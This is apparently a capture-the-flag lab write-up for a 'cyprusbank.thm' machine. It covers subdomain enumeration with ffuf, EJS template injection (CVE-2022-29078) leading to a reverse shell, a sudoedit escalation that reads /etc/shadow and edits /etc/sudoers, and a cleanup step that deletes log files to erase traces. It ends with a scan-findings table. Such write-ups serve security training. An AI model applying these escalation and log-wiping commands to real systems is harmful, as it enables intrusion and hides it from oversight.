


Using ffuf for enumeration search of subdomains , Found a subdomains list online, downloaded it as a text file. - subdomains topmillion 5000, The vhost scan using FFuF had revealed two vhosts, www and admin. Where admin points to a new page that we do not yet know. We add these to our /etc/hosts


```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ ffuf -w "subdomains-top1million-5000.txt" -u http://cyprusbank.thm/ -H "Host:FUZZ.cyprusbank.thm" -fw 1

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cyprusbank.thm/
 :: Wordlist         : FUZZ: /home/kali/Desktop/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.cyprusbank.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 1
________________________________________________

www                     [Status: 200, Size: 252, Words: 19, Lines: 9, Duration: 9ms]
admin                   [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 149ms]
:: Progress: [4989/4989] :: Job [1/1] :: 2439 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

Next Step is to login,the index page of admin.cyprusbank.thm redirects us to a login page. Credentials for this login are obtained from the room description.







I used the found credentials to log in as Gayle Bev and are successful.Now able to read the telephone numbers.




Now,I have access to the settings endpoint. Where I can set the customer's passwords here. What is noticeable is that the passwords are reflected. This immediately draws attention to XSS or SSTI.




I immediately intercepted the request using Burp Suite using foxyproxy extension.



Using EJS SSTI (CVE-2022-29078), I modified the intercepted request with a payload to achieve remote code execution and gain a server shell




A listening port was opened in kali and I received a reverse shell as the user web and found the first flag in their home directory.



I found a vulnerable version of sudo (CVE-2023-22809) that let us bypass restrictions by setting EDITOR="vi -- /etc/shadow". Using sudoedit, we read /etc/shadow, accessed /root/root.txt, and edited

/etc/sudoers to give full root access, allowing us to retrieve the final flag.



Exploring the machine for Post Exploitation includes deleting log files and runs cleanup commands to erase traces of their activity and free up space.

```
root@cyprusbank:~# ^C
root@cyprusbank:~# sudo su
root@cyprusbank:~# cd /root
root@cyprusbank:~# ls
clean.sh  root.txt
root@cyprusbank:~#
```

```
root@cyprusbank:~# echo "Cleaning up old logs ... "
Cleaning up old logs ...
root@cyprusbank:~# rm -rf /var/log/*.log /var/log/*.old
root@cyprusbank:~# sudo apt-get clean
root@cyprusbank:~# sudo apt-get autoclean
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
root@cyprusbank:~#
```

```
root@cyprusbank:~# bash clean.sh
/var/log ~
rm: cannot remove '*.log': No such file or directory
rm: cannot remove '/root/.viminfo': No such file or directory
Vacuuming done, freed 0B of archived journals from /run/log/journal/b0d24aa5d1184fb18d61430a9f03de33.
Vacuuming done, freed 0B of archived journals from /run/log/journal.
~
root@cyprusbank:~#
```

Vulnerabilities Total: 26

SEVERITY	CVSS V2.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
MEDIUM	6.4	6.1	0.9629	187201	OpenSSH < 9.6 Multiple Vulnerabilities
MEDIUM	5.8	6.1	0.0042	159491	OpenSSH < 8.0
MEDIUM	5.4	6.1	0.9629	187315	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
MEDIUM	5.0	4.9	0.0237	159490	OpenSSH < 7.8
MEDIUM	4.3	2.2	0.0027	134220	nginx < 1.17.7 Information Disclosure
LOW	2.1	4.2	0.8808	10114	ICMP Timestamp Request Remote Date Disclosure